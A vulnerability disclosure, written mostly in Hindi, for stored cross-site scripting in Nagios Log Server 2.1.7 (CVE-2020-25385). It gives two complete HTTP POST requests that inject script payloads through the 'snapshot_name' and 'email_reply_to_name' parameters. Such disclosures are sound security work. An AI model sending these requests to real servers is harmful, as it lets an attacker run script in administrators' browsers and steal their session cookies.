 emreovunc/nagios-log-server-2.1.7-persistent-cross-site-scripting
Nagios Log Server 2.1.7 में संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) के परिणामस्वरूप हमलावर उन उपयोगकर्ताओं पर दुर्भावनापूर्ण कार्य कर सकता है जो दुर्भावनापूर्ण रूप से तैयार किया गया लिंक या तृतीय-पक्ष वेब पेज खोलते हैं।

Nagios Log Server 2.1.7 में एक संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) के परिणामस्वरूप एक हमलावर उन उपयोगकर्ताओं पर दुर्भावनापूर्ण कार्य कर सकता है जो किसी दुर्भावनापूर्ण तरीके से तैयार लिंक या तृतीय-पक्ष वेब पेज खोलते हैं।
Nagios Log Server 2.1.7 और इससे पुराने संस्करण इन भेद्यताओं से प्रभावित हैं।
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25385

भेद्यता का शोषण करने के लिए, कोई व्यक्ति अनुरोध निकाय में 'snapshot_name' पैरामीटर में हेरफेर करके '/nagioslogserver/configure/create_snapshot' पर POST अनुरोध का उपयोग कर सकता है, ताकि उन उपयोगकर्ताओं को प्रभावित किया जा सके जो किसी दुर्भावनापूर्ण तरीके से तैयार लिंक या तृतीय-पक्ष वेब पेज खोलते हैं।
POST /nagioslogserver/configure/create_snapshot HTTP/1.1
Host: [TARGET]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
DNT: 1
Connection: close
Cookie: csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd; ls_session=883lergotgcjbh9bjgaeakosv5go2gbb; PHPSESSID=nbah0vkmibpudd1qh7qgnpgo53
Upgrade-Insecure-Requests: 1

csrf_ls=b3bef5c1a2ef6e4c233282d1c1c229fd&snapshot_name=%22%3E%3Cscript%3Ealert%28document.domain%29%3B%3C%2Fscript%3E


भेद्यता का शोषण करने के लिए, कोई व्यक्ति अनुरोध निकाय में 'email_reply_to_name' पैरामीटर में हेरफेर करके '/nagioslogserver/admin/mail' पर POST अनुरोध का उपयोग कर सकता है, ताकि उन उपयोगकर्ताओं को प्रभावित किया जा सके जो किसी दुर्भावनापूर्ण तरीके से तैयार लिंक या तृतीय-पक्ष वेब पेज खोलते हैं।
POST /nagioslogserver/admin/mail HTTP/1.1
Host: [TARGET]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 291
DNT: 1
Connection: close
Cookie: csrf_ls=6e418c757282ab5c4785dad327238158; ls_session=pscogfricmnpe9kpvbtcuccn8mfempgp
Upgrade-Insecure-Requests: 1

csrf_ls=6e418c757282ab5c4785dad327238158&email_from_name=Nagios+Log+Server&email_from=root%40localhost&email_reply_to_name=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&email_reply_to=root%40localhost&email_method=mail&smtp_host=&smtp_crypto=&smtp_port=25&smtp_user=&smtp_pass=